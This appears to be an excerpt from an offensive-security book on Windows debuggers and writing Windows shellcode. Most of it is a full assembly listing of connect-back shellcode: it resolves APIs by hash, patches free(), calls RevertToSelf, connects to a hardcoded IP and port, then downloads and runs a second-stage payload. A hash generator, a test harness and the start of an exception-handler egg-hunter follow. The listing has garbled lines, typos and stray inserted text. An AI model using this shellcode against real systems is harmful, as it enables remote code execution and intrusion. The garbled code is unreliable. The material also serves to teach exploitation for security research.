You have basically three options for debugging Windows: the Microsoft tool chain, WinDbg; a kernel debugger, SoftICE; or OllyDbg. You can also use Visual Studio if you're so inclined.

Of these options, SoftICE is perhaps one of the oldest and most powerful. SoftICE features a macro language and can debug kernelspace. The downside of SoftICE is that it can be nearly impossible to install, and the GUI is somewhat old-school. Its main use is for debugging new device drivers. For a long time it was the only choice for a hacker, and so several good texts are available on how to use it. While debugging the kernel, SoftICE sets all the pages to writable; be aware of this fact if a kernel, SoftICE sets all the pages to writable; be aware of this fact if a kernel overflow you are working with seems to work only while SoftICE is enabled.

WinDbg can be set up to debug a kernel—although it requires a serial cable and another computer—but it can also be extremely good for debugging an overflow in user space. WinDbg has a primitive language, but the user interface is terrible—almost impossible to use quickly and accurately. Nevertheless, because Microsoft uses this debugger, it does have a few nifty advanced features, like automatic access to their symbol server.

Just as SPIKE is the best fuzzer ever created, OllyDbg is the best debugger ever created. It supports amazing features such as run-traces (which alow you to execute backwards) memory searching, memory breakpoints(you can tell it to, for example, set a break every time someone accesses anything in MSVCRT.DLL's global data space), smart data windows(such as the ones above displaying the thread structure), an assembler, a file patcher—basically everything you need. If WinDbg doesn't support something you need, you can e-mail the author and the next version probably will. Spend some time attaching to processes with OllyDbg, then fuzzing them with SPIKE and analyzing their exceptions. This will get you quickly familiar with OllyDbg's excellent GUI.

Bugs in Win32

There are many bugs in Win32, and many of these are undocumented and painfully discovered by people writing shellcode. For example, Load LibraryA(), which loads a DLL into memory, will fail if a period is in the PATH and the machine has not been patched for this particular bug. The WinSock routines will fail if the stack is not word aligned. Various other APIs are poorly documented on MSDN, if at all.

The bottom line is: When your shellcode is not working, the reason could quite possibly be a bug in Windows, and you might have to simply work around it.

Writing Windows Shellcode

Writing reliable Windows shellcode was for a long time a somewhat secret affair. The problem is that, unlike in Unix shellcode, you don't have system calls with a known API. Instead, the process has loaded function pointers to external functions such as CreateProcess() or ReadFile() into various places in memory. But you, the attacker, don't know where in memory these happen to be. Early shellcode just assumed they were in a certain place or guessed that they were in one of a few places. But this means that every time you create an exploit, you must version it across several different service packs or executables.

The trick to writing reliable and reusable shellcode is that Windows stores a pointer to the process environment block at a known location: FS: [0x30]. That plus 0xc is the load order module list pointer. Now, you have a linked list of modules you can traverse to look for kernel32.dll. From that you can find LoadLibraryA() and GetProcAddress(), which will allow you to load any needed DLLs and fine the addresses of any other needed functions. You'll want to go back and reread the PE-COFF document from Microsoft's shellcode to do this.

This technique, however, tends to result in huge shellcode. Shellcode using this technique can range from 300 to 800 bytes, depending on functionality. Halvar Flake's code is highly optimized and is somewhere around 290 bytes.
There is, of course, another way. Various Chinese hackers have been writing shellcode that hunts through memory for kernel32 by setting an exception handler. See various NSFOCUS exploits for this technique put into practice against IIS.

Even this shellcode can be fairly large. Therefore, CANVAS uses a separate shellcode, which is 150 bytes encoded using CANYAS's chunked additive encoder (similar to an XOR encoder/decoder but using addl instead of xorl), which simply uses exception handling to hunt through all the process memory for another set of shellcode prefixed with 8 bytes of tag value. This shellcode has proven to be highly reliable, and since you can put your main payload anywhere in memory, you don't have to worry about space restrictions.

A Hcker's Guide to the Win32 API

VrtualProtect() sets the access control to a page of memory. Useful for changing .text segments to +w so that you can modify functions.

SetDefaultExceptionHandler Disassemble this to find the global exceptiong handler location for a given service pack.

TlsSetValue()/TlsGetValue() Thread Local Storage is a space that each thread can use to store thread-specific variables (other than the stack or heap). Sometimes valuable pointers that your shellcode may want to ravage are located here.

WSASocket() Calling WSASocket() instead of socket() sets up a socket you can use directly as standard in or standard out. This technique can be used to make smaller shellcode if you're using shellcode that spawns a cmd.exe. (The problem in socket handles created with socket() is in the SO_OPENTYPE attribute.)

A Windows Family Tree from the Hacker's Perspective

Win9x/ME

- No user or security infrastructure (largely obsolete).

WinNT

- Hugely buggy PRC libraries make owning PRC services easy—PRC data structures are not verified by default the way they are in Win2K, so almost any bad data will make them crash.
- Doesn't support some NTLMv2 and other authentication options, making sniffing nicer.
- IIS 4.0 runs entirely as system and doesn't reatart after it crashes.

Win2K

- NTLMv2 makes headway among entirely Win2K installation bases.
- RPC libraries much less buggy than NT4.0(which isn't saying much).
- SP4—Exception registers are cleared.
- IIS 5.0 runs as system, but most URL handlers don't run as system (with the exception of FrontPage, WebDav, and the like).

Win XP

- Addition of Vectored Exception Handling makes things easier for heap overflows.
- SP1—Exception registers are cleared.
- IIS 5.1—URLs are limited to a reasonable size.

Windows 2003 Server

- Entire OS compiled with stack canary, including kernel.
- Parts of IIS moved into the kernel.
- IIS 6.0 still written in C++, now runs under an entirely different setup with a management process and a bunch of managed processes, each of which can serve port 80/443 from particular URLs and virtual hosts.
- Can finally detach from a process without it crashing. In previous version of Win32, if you attached to a process with the debugger, detaching would forcefully kill it. This was useful sometimes, but mostly just annoying.

Conclusion

In this chapter, you learned the basic differences between exploitation on Linux/Unix and Windows. The same high-level concepts such as syscalls and process memory are present on Windows, but from a hacker's point of view, the implementation is grossly different. Armed with your knowledge of exploitation on Windows, you will be able to proceed to the next chapters, which cover Windows hacking in detail.

CHAPTER
7

Windows Shellcode

One author's girlfriend continually reminds him that "writing shellcode is the easy part." And, in fact, it usually is –but like anything on Windows, it can also be an insanely frustrating part. Let's review shellcode for a bit, and then delve into the oddities that make Windows shellcode so entertaining. Along the way, we'll discuss the differences between AT&T and Intel syntax, how the various bugs in the Win32 system will affect you, and the direction of advanced Windows shellcode research.

Syntax and Filters

First, few Windows shellcodes are small enough to work without an encoder/decoder. In any case, if you are writing many exploits, you may want to involve a standardized encoder/decoder API to avoid constantly tweaking your shellcode. Immunity CANVAS uses an "additive" encoder/decoder. That is, it treats the shellcode as a list of unsigned longs, and for each unsigned long in the list, it adds a number X to it in order to create another unsigned long that has no bad characters in it. To find X, it randomly chooses numbers until one works. This sort of random structure works very shell; however, other people are just as happy with XOR or any other character- or word-based operation.

It's important to remember that a decoder is just a function y=f(x) that expands x into a different character space. If x can only contain lowercase alphabetic characters, then f(x) could be a function that transforms lowercase characters into arbitrary binary characters and jumps to those, or it could be a function that transforms lowercase characters into uppercase characters and jumps to those. In other words, when you're facing a really strict filter, you should not try to solve the whole problem all at once—it may be easier to convert your attack string into arbitrary binary in stages, using multiple decoders.

In any case, we will ignore the decoder/encoder issue in this chapter. We assume that you know how to get arbitrary binary data into the process space and jump to it. Once you've become proficient at writing Linux shellcode, you should be reasonably competent at writing x86 assembly. I write Win32 shellcode the same way I write Linux shellcode, using the same tools. I find that if you learn to use only one toolset for your shellcode needs, your shellcoding life is easier in the long run. In my opinion, you don't need to buy Visual Studio to write shellcode. Cygwin is a good shellcode creation tool, and it is freely available (www.cygwin.org/). Installing Cygwin can be a bit slow, so make sure you open a development tool (gcc, as, and others) when you install it. Many people prefer to use NASM or some other assembler to write their shellcode, but these tools can make writing routines and testing compilation difficult.

X86 AT&T SYNTAX VERSUS INTEL SYNTAX

There are two main differences between AT&T syntax and Intel syntax. The first is that AT&T syntax uses the mnemonic source, dest **whereas Intel uses the mnemonic** dest, source**. This reversal can get confusing when translating to GNU's gas (which uses AT&T) and OllyDbg or other Windows tools, which use Intel. Assuming you can switch operands around a comma in your head, one more important difference between AT&T and Intel syntax exists: addressing.**

Addressing in x86 is handled with two registers, an additive value, and a scale value, which can be 1,2,4, or 8.

Hence, mov eax, [ecx+ebx*4+5000] (in Intel syntax for OllyDbg) is equivalent to mov 5000(%ecx,%ebx,4), %eax in GNU assembler syntax (AT&T).

I would exhort you to learn and use AT&T syntax for one simple reason: It is unambiguous. Consider the statement mov eax, [ecx+ebx]**. Which register is the base register, and which register is the scale register? This matters especially when trying to avoid characters, because switching the two registers, while they seem identical, will assemble into two totally different instructions.**

Setting up

Windows shellcode suffers from one major problem: Win32 offers no way to obtain direct access to the system call. Surprisingly, this peculiarity was deliberate. Typically all the things about Windows that make it awful are also the things that make it great. In this case, the Win32 designers can fix or extend a buggy internal system call API without breaking any of the applications that use Win32's higher-lever API.

For a small piece of assembly code that happens to be running inside another program, your shellcode has its work cut out for it, as follows:

- It must find the Win32 API functions it needs and build a call table.
- It must load whatever libraries you need in order to get connectivity out.
- It must connect to a remote server, download more shellcode, and execute it.
- It must exit cleanly, resuming the process or simply terminating it nicely.
- It must prevent other threads from killing it.
- It must repair one or more heaps if it wants to make Win32 calls that use the heap.

Finding the needed Win32 API functions used to be a simple matter of hardcoding either the addresses of the functions themselves or the addresses of GetProcAddressA() and LoadLibraryA() for a particular version of Windows into your shellcode. This method is still one of the quickest ways to write Win32 shellcode, but suffers from being tied to a particular version of the executable or Windows version. However, as the slammer worm taught us, hardcoding of addresses can sometimes be a valuable shellcoding method.

NOTE **The Slammer source code is widely available on the Internet, and provides a good example of hardcoded addresses**.

In order to prevent reliance on any particular state of the executable or OS, you must use other techniques. One way to find the location of functions is to emulate the method a normal DLL would use to link into a process. You could also search through memory for kernel32.dll to find the process environment block for kernel32.dll(this method is often used by Chinese shellcoders). Later in the chapter we will show you how to use the Windows exception-handling system to search through memory.

Parsing the PEB

The code in the following example is taken from Windows shellcode originally used for the CANVAS product. Before we do a line-by-line analysis, you should know some of the design decisions that went into developing the shellcode:

- Reliability was a key issue. It had to work every time, with no outside dependencies.
- Extendibility was important. Understandable shellcode makes a big difference when you want to customize it in some way you didn't foresee.
- Size is always important with shellcode—the smaller the better. Compressing shellcode takes time, however, and may obfuscate the shellcode and make it unmanageable. For this reason, the shellcode shown below is quite large. We overcome the problem with the Structured Exception Handler (SEH) hunting shellcode, as you'll see later. If you want to spend time learning x86 and squeezing down this shellcode, by all means, feel free.

Note that because this is a simple C file that gcc can parse, it can be written and compiled equally as well on any x86 platform that gcc supports. Let's take a line-by-line at the shellcode, heapoverflow.c, and see how it works.

Heapoverflow.c Analysis

Our first step is to include windows.h, so that if we want to write Win32-specific code for testing purposes—usually to get the value of some Win32 constant or structure—we can.

```
//released under the GNU PUBLIC LICENSE v2.0
#include <stdio.h>
#include <malloc.h>
#ifdef Win32
#include <windows.h>
#endif
```

We start the shellcode function, which is just a thin wrapper around gcc asm() statements with several .set statements. These statements don't produce any code or take up any space; they exist to give us an easily manageable place in which to store constants that we'll use inside the shellcode.

```
void
getprocaddr()
{team 509's presents
    /*GLOBAL DEFINES*?
    asm("
```

```
.set KERNEL32HASH,  0x000d4e88
.set NUMBEROFKERNEL32FUNCTIONS, 0x4
.set VIRTUALPROTECTHASH, 0x38d13c
.set GETPROCADDRESSHASH,0x00348bfa
.set LOADLIBRARYAHASH,      0x000d5786
.set GETSYSTEMDIRECTORYAHASH,   0x069bb2e6

.set WS232HASH,             0x0003ab08
.set NUMBEROFWS232FUNCTIONS, 0x5
.set CONNECTHASH,   0x0000677c
.set RECVHASH,              0x00000cc0
.set SENDHASH,              0x00000cd8
.set WSASTARTUPHASH,        0x00039314
.set SOCKETHASH,            0x000036a4

.set   msvcrthash,          0x00037908
.set NUMBEROFMSVCRTFUNCTIONS,   0x01
.set FREEHASH,              0x00000c4e

.set ADVAPI32HASH,   0x000ca608
.set NUMBEROFADVAPI32FUNCTIONS, 0x01
.set REVERTTOSELFHASH,      0x000dcdb4

");
```

Now, we start our shellcode. We are writing Position Independent Code (PIC), and the first thing we do is set %ebx to our current location. Then, all local variables are referenced from %ebx. This is much like how a real compiler would do it.

```
/*START OF SHELLCODE*/
asm("

mainentrypoint:
call geteip
geteip
pop %ebx
```

Because we don't know where esp is pointing, we now have to normalize it to avoid stepping on ourselves whenever we do a call. This can actually be a problem even in the getPC code, so for exploits where %esp is pointing at you, you may want to include a sub $50, %esp before the shellcode. If you make the size of your scratch space too large (0x1000 is what I use here), then you'll step off the end of the memory segment and cause an access violation trying to write to the stack. We chose a reasonable size here, which works reliably in most every situation.

```
team 509's presents
movl %ebx,%esp
subl $0x1000,%esp
```

Weirdly enough, %esp must be aligned in order for some Win32 functions in ws2_32.dll to work(this actually may be a bug in ws2_32.dll). We do that here:

```
and $0xffffff00, %esp
```

We can finally start filling our function table. The first thing we do is get the address of the functions we need in kernel32.dll. We've split this into three calls to our internal function that will fill out our table for us. We set ecx to the number of functions in our hash list and enter a loop. Each time we go through the loop, we pass getfuncaddress(), the hash of kernel32.dll (don't forget the .dll), and the hash of the function name we're looking for. When the program returns the address of the function, we then put that into our table, which is pointed to by %edi. One thing to notice is that the method for addressing throughout the code is uniform. LABEL-geteip(%ebx) always points to the LABEL, so you can use that to easily access stored variables.

```
// set up the loop
movl $NUMBEROFKERNEL32FUNCTIONS, %ecx
lea    KERNEL32HASHESTABLE-geteip(%ebx),%esi
lea    KERNEL32FUNCTIONSTABLE-geteip(%ebx),%edi

//run the loop
getkernel132functions:
//push the hash we are looking for, which is pointed to by %esi
pushl $KERNEL32HASH
call    getfuncaddress
movl %eax, (%edi)
addl    $4, %edi
addl    $4, %edi
loop getkernel32functions
```

Now that we have our table filled with .dllkernel32.dll's functions, we can get the functions we need from MSVCRT. You'll notice the same loop structure here. We'll delve into how the getfuncaddress() function works when we reach it. For now, just assume it works.

```
//GET MSVCRT FUNCTIONS
movl    $NUMBEROFMSVCRTFUNCTIONS, %ecx
lea    MSVCRTHASHESTABLE-geteip (%ebx), %esi
lea    MSVCRTFUNCTIONSTABLE-geteip(%ebx), %edi
getmsvcrtfunctions:
pushl    (%esi)
pushl    $MSVCRTHASH
call       getfuncaddress
movl    %eax, (%edi)
addl    %4, %edi
addl    %4, %edi
loop getmsvcrtfunctions
```

With heap overflows, you corrupt a heap in order to gain control. But if you are not the only thread operating on the heap, you may have problems as other threads attempt to free() memory they allocated on that heap. To prevent this, we modify the function free() so that it just returns. Opcode 0xc3 is returned, which we use to replace the function prelude.

To do what is described in the previous paragraph, we need to change the protection mode on the page in which the function free() appears. Like most pages that have executable code in them, the page containing free() is marked as read and execute only—we must set the page to +rwx.Virtual – Protect is in MSVCRT, so we should already have it in our function pointer table. We temporarily store a pointer to free() in our internal data structures (we never bother to reset the permissions on the page).

```
//QUICKLY!
//VIRTUALPROTECT FREE +rwx
lea BUF-geteip(%ebx), %eax
pushl %eax
pushl %0x40
pushl $50
movl FREE-geteip(%ebx),%edx
push1 %edx
call *VIRTUALPROTECT-geteip(%ebx)
//restore edx as FREE
movl FREE-geteip(%ebx), %edx
//overwrite it with return!
movl $0xc3c3c3c3, (%edx)
//we leave it +rwx
```

Now, free() no longer accesses the heap at all, it just returns. This prevents any other threads from causing access violations while we control the program.

At the end of our shellcode is the string ws2_32.dll. We want to load it (in case it is not already loaded), initialize it, and use it to make a connection to our host, which will be listening on a TCP port. Unfortunately we have several problems ahead of us. In some exploits, for example the PRC LOCATOR exploit, you cannot load ws2_32.dll unless you call RevertToSelf() first. This is because the “anonymous” user does not have permissions to read any files, and the locator thread you are in has temporally impersonated the anonymous user to handle your request. So we have assume ADVAPI.dll is loaded and use it to find RevertToSelf. It is a rare Windows program that doesn’t have ADVAPI.dll loaded, but if it is not loaded, this part of the shellcode will crash. You could add a check to see if the function pointer for RevertToSelf is zero and call it only if it is not. This check wasn’t done here, because we’ve never needed it, and only adds a few more bytes to the size of the shellcode.

```
//Now, we call the RevertToSelf() function so we can actually do some// thing on the
machine
//You can't read ws2_32.dll in the locator exploit without this.
movl $NUMBEROFADVAPI32FUNCTIONS, %ecx
lea ADVAPI32HASHESTABLE-geteip(%ebx), %esi
lea ADVAPI32FUNCTIONSTABLE-geteip(%ebx), %edi

getadvapi32functions:
pushl   (%esi)
pushl   $ADVAPI32HASH
call getfuncaddress
movl    %eax, (%edi)
addl    $4, %esi
addl    $4, %edi
loop getadvapi32functions

call *REVERTTOSELF-geteip(%ebx)
```

Now that we're running as the original process's user, we have permission to read ws2_32.dll. But on some Windows systems, because of the dot (.) in the path, LoadLibraryA() will fail to find ws2_32.dll unless the entire path is specified. This means we now have to call GetSystemDirectoryA() and prepend that to the string ws2_32.dll. We do this in a temporary buffer (BUF) at the end of our shellcode.

```
//call gesystemdirectoryA, then prepend to ws2_32.dll
push1 #2048
lea BUF-geteip(%ebx),%eax
pushl %eax
call *GETSYSTEMDIRECTORY-geteip(%ebx)
//ok, now buf is loaded with the current working system directory
//we now need to append \\WS2_32.dll to that, because
//of a bug in LoadLibraryA, which won't find WS2_32.dll if there is a
//dot in that path
lea BUF-geteip(%ebx), %eax
findendofsystemroot:
cmpb $0, (%eax)
je foundendofsystemroot
inc %eax
jmp findendofsystemroot
foundendofsystemroot:
//eax is now pointing to the final null of C:\\windows\\system32
lea WS2_32DLL-geteip(%ebx), %esi
strcpyintobuf:
movb (%esi), %dl
```

```
movb %dl, (%eax)
test %dl, %dl
jz donewithstrcpy
inc %esi
inc %eax
jmp strcpyintobuf
donewithstrcpy:

//loadlibraaya(\"c:\\winnt\\system32\\ws2_32.dll\");
lea BUF-geteip(%ebx), %edx
pushl %edx
call *LOADLIBRARY-geteip(%ebx)
```

Now that we know for certain that ws2_32.dll has loaded, we can load the functions from it that we will need for connectivity.

```
movl $NUMBEROFWS232FUNCTIONS, %ecx
lea WS232HASHESTABLE-geteip(%ebx), %esi
lea WS232FUNCTIONSTABLE-geteip(%ebx),%edi

getws232functions:
//get getprocaddress
//hash of getprocaddress
pushl (%esi)
//push hash of KERNEL32.dll
pushl $WS232HASH
call getfuncaddress
movl %eax, (%edi)
addl $4, %esi
addl $4, %edi
loop getws232functions

//ok, now we set up BUFADDR on a quadword boundary
//esp will do since it points far above our current position
movl %esp, BUFADDR-geteip(%ebx)
//done setting up BUFADDR
```

Of course, you must call WSASTARTUP to get ws2_32.dll rolling. If ws2_32.dll has already been initialized, then calling WSASTARTUP won't do anything hazardous.

```
movl BUFADDR-geteip(%ebx), %eax
pushl %eax
pushl $0x101
call *WSASTARTUP-geteip(%ebx)

//call socket
pushl $6
pushl $1
pushl $2
```

```
call *SOCKET-geteip(%ebx)
movl %eax, FDSPOT-geteip(%ebx)
```

Now, we call connect(), which uses the address we have hardcoded into the bottom of the shellcode. For real-world use, you'd do a search and replace on the following piece of the shellcode, changing the address to another IP and port as needed. If the connect() fails, we jump to exitthread which will simply cause an exception and crash. Sometimes you'll want to call ExitProcess() and sometimes you'll want to cause an exception for the process to handle.

```
//call connect
//push addrlen=16
push $0x10
lea SockAddrSPOT-geteip(%ebx), %esi
//the 4444 is our port
pushl %esi
//push fd
pushl %eax
call *CONNECT-geteip(%ebx)
test %eax, %eax
jl exitthread
```

Next, we read in the size of the second-stage shellcode from the remote server.

```
pushl $4
call recvloop
//ok, now the size is the first word in BUF
 //Now that we have the size, we read in that much shellcode into the //buffer.
 movl BUFADDR-geteip(%ebx), %edx
 movl (%edx), %edx
 //now edx has the size
 push %edx
 //read the data into BUF
 call recvloop
 //Now we just execute it.
 movl BUFADDR-geteip(%ebx), %edx
 call *%edx
```

At this point, we've given control over to our second-stage shellcode. In most cases, the second-stage shellcode will go through much of the previous processes again.

Next, let's look at some of the utility functions we've used throughout our sehllcode. The following code shows the recvloop function, which takes in the size and uses some of our "global" variables to control into where it reads data. Like the connect() function, recvloop jumps to the exitthread code if it finds an error.

```
//recvloop function
asm("
//START FUNCTION RECVLOOP
//arguments: size to be read
//reads into *BUFADDR
recvloop:
pushl %ebp
movl %esp,%ebp
push %edx
push %edi
//get arg1 into edx
movl 0x8(%ebp), %edx
movl BUFADDR-geteip(%ebx), %edi

callrecvloop:
//not an argument- but recv() messes up edx! So we save it off here pushl %edx
//flags
pushl %edx
//flags
pushl $0
//len
pushl $1
//*buf
pushl %edi
movl FDSPOT-geteip(%ebx), %eax
pushl %eax
call *RECV-geteip(%ebx)
//prevents getting stuck in an endless loop if the server closes the connection
cmp $0xffffffff, %eax
je exitthread


popl %edx

//subtract how many we read
sub %eax, %edx
//move buffer pointer forward
add %eax, %edi
//test if we need to exit the function
//recv returned 0
test %eax, %eax
je donewithrecvloop
//we read all the data we wanted to read
test %edx, %edx
je donewithrecvloop
jmp callrecvloop



donewithrecvloop:
//done with recvloop
pop %edi
```

```
pop %edx
mov %ebp, %esp
pop %ebp
ret $0x04
//END FUNCTION
```

The next function gets a function pointer address from a bash for the DLL and the function name. It is probably the most confusing function in the entire shellcode since it does the most work and is fairly unconventional. It relies on the fact that when a Windows program is running, fs:[0x30] is a pointer to the Process Environment Block (PEB), and form that you can find all the modules that are loaded into memory. We walk each module looking for one that has the name kernel32.dll.dll by doing a hash compare. Our hash function has a simple flag that allows it to hash Unicode or straight ASCII strings.

Be aware that many published methods are available to run this process—some more compact that others. Halvar Flake's code, for example, uses 16-bit hash values to conserve space; there are many ways to parse a PE header to get the pointers we're looking for. Additionally, you don't have to parse the PE header to get every function—you could parse it to get GetProcAddress() and use that to get everything else.

```
/* fs[0x30] is pointer to PEB
      *that + 0c is _PEB_LDR_DATA pointer
      *that + 0c is in load order module list pointer
```

For further reference, see:

- www.builder.cz/art/asembler/anti_procdump.html
- www.onebull.org/document/doc/win2kmodules.htm

Generally, you will follow these steps:

1. Get the PE Header from the current module(fs:0x30).
2. Go to the PE header.
3. Go to the export table and obtain the value of nBase.
4. Get arrayOfNames and find the function.

```
      */

      //void* GETFUNCADDRESS( int hash1, int hash2)

      /*START OF CODE THAT GETS THE ADDRESSES*/
      //arguments
      //hash of dll
      //hash of function
      //returns function address
      getfuncaddress:
```

```
push1 %ebp
movl %esp, %ebp
pushl %ebx
pushl %esi
pushl %edi
pushl %ecx



pushl %fs(0x30)
popl %eax
//test %eax, %eax
//JS WIN9X
NT:
//get _PEB_LDR_DATA ptr
movl 0xc(%eax), %eax
//get first module pointer list
movl 0xc(%eax),%ecx



nextinlist:
//next in the list into %edx
movl (%ecx), %edx
//this is the Unicode name of our module
movl 0x30(%ecx), %eax
//compare the unicode string at %eax to our string
//if it matches KERNEL32.dll, then we have our module address at 0x18+%ecx
//call hash match
//push unicode increment value
pushl $2
//push hash
movl 8(%ebp), %edi
pushl %edi
//push string address
pushl %eax
call hashit
test %eax, %eax
jz foundmodule
//otherwise check the next node in the list
movl %edx, %ecx
jmp nextinlist

//FOUND THE MODULE, GET THE PROCEDURE
foundmodule:
//we are pointing to the winning list entry with ecx
//get the base address
```

```
movl 0x18(%ecx), %eax
//we want to save this off since this is our base that we will have to add
push %eax
//ok, we are now pointing at the start of the module (the MZ for
//the dos header IMAGE_DOSHEADER.e_lfanew is what we want
//to go parse (the PE header itself)
movl 0x3c(%eax),%ebx)
addl %ebx, %eax
//%ebx is now pointing to the PE header (ascii PE)
//PE->export table is what we want
//0x150-0xd8=0x78 according to OllyDbg
movl 0x78 (%eax), %ebx
//eax is now the base again!
pop %eax
push %eax
addl %eax, %ebx
//this eax is now the Export Directory Table
//From MS PE-COFF table, 6.3.1 )search for pecoff at MS Site to download)
//Offset Size Field                                Description
//16     4    Ordinal Base                         (usually set to one!)
//24     4    Number of Name pointers              (also the number of ordinals)
//28     4    Export Address Table RVA             Address EAT relative to base
//32     4    Name Pointer Table RVA               Addresses (RVA's) of Names!
//36     4    Ordinal Table RVA                    You need the ordinals to get
                                                  The addresses

//theoretically we need to subtract the ordinal base, but it turns
//out they don't actually use it
//movl 16(%ebx),%edi
//edi is now the ordinal base!
movl 28(%ebx), %ecx
//ecx is now the address table
movl 32(%ebx), %edx
//edx is the name pointer table
movl 36(%ebx), %ebx
//ebx is the ordinal table

//eax is now the base address again
//correct those RVA's into actual addresses
addl %eax, %ecx
addl %eax, %edx
addl %eax, %ebx


////HERE IS WHERE WE FIND THE FUNCTION POINTER ITSELF
find_procdure:
```

```
//for each pointer in the name pointer table, match against our hash
//if the hash matches, then we go into the address table and get the
//address using the ordinal table
movl (%edx), %esi
pop %eax
pushl %eax
addl %eax, %esi
//push the hash increment – we are ascii
pushl $1
//push the function hash
pushl 12(%ebp)
//esi has the address of our actual string
pushl %esi
call hashit
test %eax, %eax
jz found_procedure
//increment our pointer into the name table
add $4, %edx
//increment out pointer into the ordinal table
//ordinals are only 16 bits
add $2, %ebx
jmp find_procedure


found_procedure:
//set eax to the base address again
pop %eax
xor %edx, %edx
//get the ordinal into dx
//ordinal=ExportOrdinalTable[i] (pointed to by ebx)
mov (%ebx), %dx
//SymbolRVA = ExportAddressTable[ordinal-OrddnalBase]
//see note above for lack of ordinal base use
//subtract ordinal base
//sub %edi, %edx
//multiply that by sizeof(dword)
shl $2, %edx
//add that to the export address table (dereference in above .c statement)
//to get the RVA of the actual address
add %edx, %ecx
//now add that to the base and we get our actual address
add (%ecs), %eax
//done eax has the address!

popl %ecx
popl %edi
popl %esi
popl %ebx
```

```
mov %ebp, %esp
pop %ebp
ret $8
```

The following is our hash function. It hashes a string simply, ignoring case.

```
//hashit function
//takes 3 args
//increment for unicode/ascii
//hash to test against
//address of string
hashit:
pushl %ebp
movl %esp, %ebp

push %ecx
push %ebx
push %edx

xor %ecx, %ecx
xor %ebx, %ebx
xor %edx, %edx

mov 8(%ebp), %eax
hashloop:
movb (%eax), %dl
//convert char to upper case
or $0x60, %dl
add %edx, %ebx
shl $1, %ebx
//add increment to the pointer
//2 for unicode, 1 for ascii
addl 16(%ebp), %eax
mov (%eax), %cl
test %cl, %cl
loopnz hashloop
xor %eax, %eax
mov 12(%ebp), %ecx
cmp %ecx, %ebx
jz donehash
//failed to match, set eax==1
inc %eax
donehash:
pop %edx
pop %ebx
pop %ecx
mov %ebp, %esp
pop %ebp
ret $12
```

Here is a hashing program in C, used in generating the hashes that the above shellcode can use. Every shellcode that uses this method will use a different hash function. Almost any hash function will work; we chose one here that was small and easy to write in assembly language.

```
#include <stdio.h>

main(int argc, char **argv)
{
    char *pl
    signed int hash;

    if (argc<2)
    {
            printf("Usage: hash.exe kernel32.dll\n");
            exit(0);
    }

p=argv[1];

hash=0;
while (*p!=0)
{
    //toupper the character
    hash=hash + (*(unsigned char * )p | 0x60);
    p++;
    hash=hash << 1;
}
printf("Hash: 0x%8.8x\n",hash);
}
```

If we need to call ExitThread() or ExitProcess(), then we replace the following crash function with some other function. However, it usually suffices to use the following instructions:

```
exitthread:
//just cause an exception
xor %eax, %eax
call *%eax
```

Now, we begin our data. To use this code, you replace the stored sockaddr with another you've computed that will go to the correct host and port.

```
SockAddrSPOT:
//first 2 bytes are the PORT (then AF_INET is 0002)
.long 0x44440002
//server ip 651a8c0 is 192.168.1.101
.long 0x6501a8c0
```

```
KERNEL32HASHESTABLE:
.long GETSYSTEMDIRECTORYAHASH
.long VIRTUALPROTECTHASH
.long GETPROCADDRESSHASH
.long LOADLIBRARYAHASH

MSVCRTHASHESTABLE:
.long FREEHASH

ADVAPI32HASHESTABLE:
.long REVERTTOSELFHASH

WS232HASHETABLE:
.long CONNECTHASH
.long RECVHASH
.long SENDHASH
.long WSASTARTUPHASH
.long SOCKETHASH

WS2_32DLL:
.ascii \"ws2_32.dll\"
.long 0x00000000

endsploit:
//nothing below this line is actually included in the shellcode, but it
//is used for scratch space when the exploit is running.

MSVCRTFUNCTIONSTABLE:
FREE:
        .long 0x00000000

        KERNEL32FUNCTIONSTABLE:
VIRTUALPROTECT:
        .long 0x00000000
GETPROCADDRA:
        .long 0x00000000
LOADLIBRARY:
        .long 0x00000000
//end of kernel32.dll functions table

//this stores the address of buf+8 mod 8, since we
//are not guaranteed to be on a word boundary, and we
//want to be so Win32 api works
BUFADDR:
        .long 0x00000000


        WF232FUNTIONSTABLE:
CONNECT:
        .long 0x00000000
RECV:
        .long 0x00000000
```

```
Send:
        .long 0x00000000
WSATARTUP:
        .long 0x00000000
SOCKET:
        .long 0x00000000
//end of ws2_32.dll functions table

SIZE:
        .long 0x00000000

FDSPOT:
        .long 0x00000000
BUF:
        .long 0x00000000

        “);

}
```

Our main routine prints out the shellcode when we need it to, or calls it for testing.

```
int
main()
{
        unsigned char buffer[4000];
        unsigned char *p;
        int i;
        char *mbuf, *mubf2;
        int error=0;
        //getprocaddr();
        memcpy(buffer, getprocaddr, 2400);
        p=buffer;
        p+=3; /*skip prelude of function*/
    //#define DOPRINT
    #ifdef DOPRINT
        /*gdb ) printf “%d\n”, endsploit – mainentrypoint -1 */
        printf(“\””);
        for (i=0; i<666;i++);
        {
                printf(“\\x%2.2x”, *p);
                if ((i+1)%8==0)
                   printf(“\”\nshellcode+=\””);
                p++;
        }
        printf(“\”\n”);
    #endif
    #define DOCALL
    #ifdef DOCALL
```

```
            ((void(*)())(p))    ( );
#endif


}
```

Searching with Windows Exception Handling

You can easily see that the shellcode in the previous section is much larger than we'd like it to be. To fix this problem, we write another shellcode that goes through memory and finds the first shellcode. The order of execution is as follows:

1. Vulnerable program executes normally.
2. The search shellcode will be inserted.
3. Stage 1 shellcode is executed.
4. Downloaded arbitrary shellcode will be exected.

The search shellcode will be extremely small—for Windows shellcode, that is. Its final size should be under 150bytes, once you've encoded it and prepended your decoder, and should fit almost anywhere. If you need even smaller shellcode, make your shellcode service-pack dependent, and hardcode the addresses of functions.

To use this shellcode, you need to append an 8-byte tag to the end, and prepend that same 8-byte tag with the words swapped around to the beginning of your main shellcode, which can be anywhere else in memory.

```
#include <stdio.h>
/*
 * Released under the GPL V 2.0
 * Copyright Immnuity, Inc. 2002-2003
 *

Works under SE handling.

Put location of structure in fs:0
Put structure on stack
When called you can pop 4 arguments from the stack
_except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext );
typedef struct _CONTEXT
{
```

```
        DWIRD ContextFlags;
        DWORD   Dr0;
        DWORD   Dr1;
        DWORD   Dr2;
        DWORD   Dr3;
        DWORD   Dr6;
        DWORD   Dr7;
        FLOATING_SAVE_AREA FloatSave;
        DWORD   SegGs;
        DWORD   SegGs;
        DWORD   SegGs;
        DWORD   SegGs;
        DWORD   Edi;
        DWORD   Esi;
        DWORD   Ebx;
        DWORD   Edx;
        DWORD   Ecx;
        DWORD   Eax;
        DWORD   Ebp;
        DWORD   Eip;
        DWORD   SegCs;
